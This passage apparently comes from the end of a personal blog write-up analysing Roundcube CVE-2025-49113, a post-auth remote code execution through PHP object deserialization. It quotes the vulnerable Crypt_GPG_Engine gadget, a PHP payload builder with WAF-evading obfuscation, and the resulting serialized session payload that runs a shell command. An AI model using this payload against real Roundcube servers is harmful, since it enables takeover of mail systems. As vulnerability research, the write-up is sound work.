We already know that the preferences can be controlled by the attacker, and it contains unserialized data that was previously manipulated. If the attacker has crafted the serialized data correctly, it can lead to a gadget chain that allows arbitrary code execution.
To understand how the author construct a gadget to got RCE we can take a look into Roundcube ≤ 1.6.10 Post-Auth RCE via PHP Object Deserialization [CVE-2025-49113]
To summarize, the author find that the Crypt_GPG_Engine class is used in Roundcube. The class has a method that executes commands via proc_open(), which can be exploited to run arbitrary shell commands and is called inside __destruct().
1
2
3
4
5
6
7
8
9
10
11
12
    private function _closeIdleAgents()
    {
        if ($this->_gpgconf) {
            // before 2.1.13 --homedir wasn't supported, use env variable
            $env = array('GNUPGHOME' => $this->_homedir);
            $cmd = $this->_gpgconf . ' --kill gpg-agent';

            if ($process = proc_open($cmd, array(), $pipes, null, $env)) {
                proc_close($process);
            }
        }
    }
So the idea is to inject a serialized object of Crypt_GPG_Engine into the session, with the _gpgconf property set to a command that will be executed when the object is unserialized. The author crafted the payload as follows:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
function calcPayload($cmd){

	class Crypt_GPG_Engine{
		private $_gpgconf;

		function __construct($cmd){
			$this->_gpgconf = $cmd.';#';
		}
	}

	$payload = serialize(new Crypt_GPG_Engine($cmd));
    echo "Payload length: " . strlen($payload) . PHP_EOL;
    echo "Payload: " . $payload . PHP_EOL;
	$payload = process_serialized($payload) . 'i:0;b:0;';
    echo "Processed payload length: " . strlen($payload) . PHP_EOL;
    echo "Processed payload: " . $payload . PHP_EOL;
	$append = strlen(12 + strlen($payload)) - 2;
	$_from = '!";i:0;'.$payload.'}";}}';
	$_file = 'x|b:0;preferences_time|b:0;preferences|s:'.(78 + strlen($payload) + $append).':\\"a:3:{i:0;s:'.(56 + $append).':\\".png';
	# this is for bypass the waf, `application strips all broken unicode from incoming data,`
	$_from = preg_replace('/(.)/', '$1' . hex2bin('c'.rand(0,9)), $_from); //little obfuscation

	return [$_from, $_file];
}
We already found a gadget chain that allow to execute arbitrary code. Above is the code of how author build the payload. The idea is to create a serialized object of Crypt_GPG_Engine with the _gpgconf property set to a command that will be executed when the object is unserialized. Then use process_serialized() to well format the payload and append it to the session data. The idea you can reference phpgcc. And then logically construct $_from and $_file as logic we have discussed in the previous sections.
Finally, when the session-preferences is unserialized, the Crypt_GPG_Engine object is created, and the _closeIdleAgents() method is called, executing the command specified in _gpgconf.
In the preferences :
1
2
3

"a:3:{i:0;s:57:".png";s:8:"mimetype";s:9:"image/png";s:5:"group";s:112:"!";i:0;O:16:"Crypt_GPG_Engine":1:{S:26:"\00Crypt_GPG_Engine\00_gpgconf";S:18:"touch /tmp/pwned;#";}i:0;b:0;}"```
-> It contain the array as 3 key-value pairs:
i:0;s:57:".png...s:112:"!": This is the first key-value. This one is constructed to escape the old junk data in the session.i:0;O:16:"Crypt_GPG_Engine":1:{S ...this is the main place where our target Object is injected.i:0;b:0;this is the last key-value pair, which is used to overwrite the previous Object -> so it will not be used later. just execute command as run time.
Final thoughts
This little adventure into CVE-2025-49113 taught me a ton — from the nuts and bolts of PHP object deserialization to how a harmless-looking _from parameter can spiral into a full-blown RCE thanks to some very “creative” session handling.
Huge thanks to the authors of the two articles I referenced earlier. Your breakdowns and PoCs were basically the GPS for this trip — without them, I’d probably still be lost somewhere in rcube_session::unserialize() wondering why my payload keeps exploding.
Since this is my first attempt at a long-form vulnerability analysis, I’ll admit some parts may wander a bit (think scenic detours, not getting lost… probably). But hey — every first trip has its bumps. This was my warm-up lap, and I already see plenty of ways to tighten things up next time,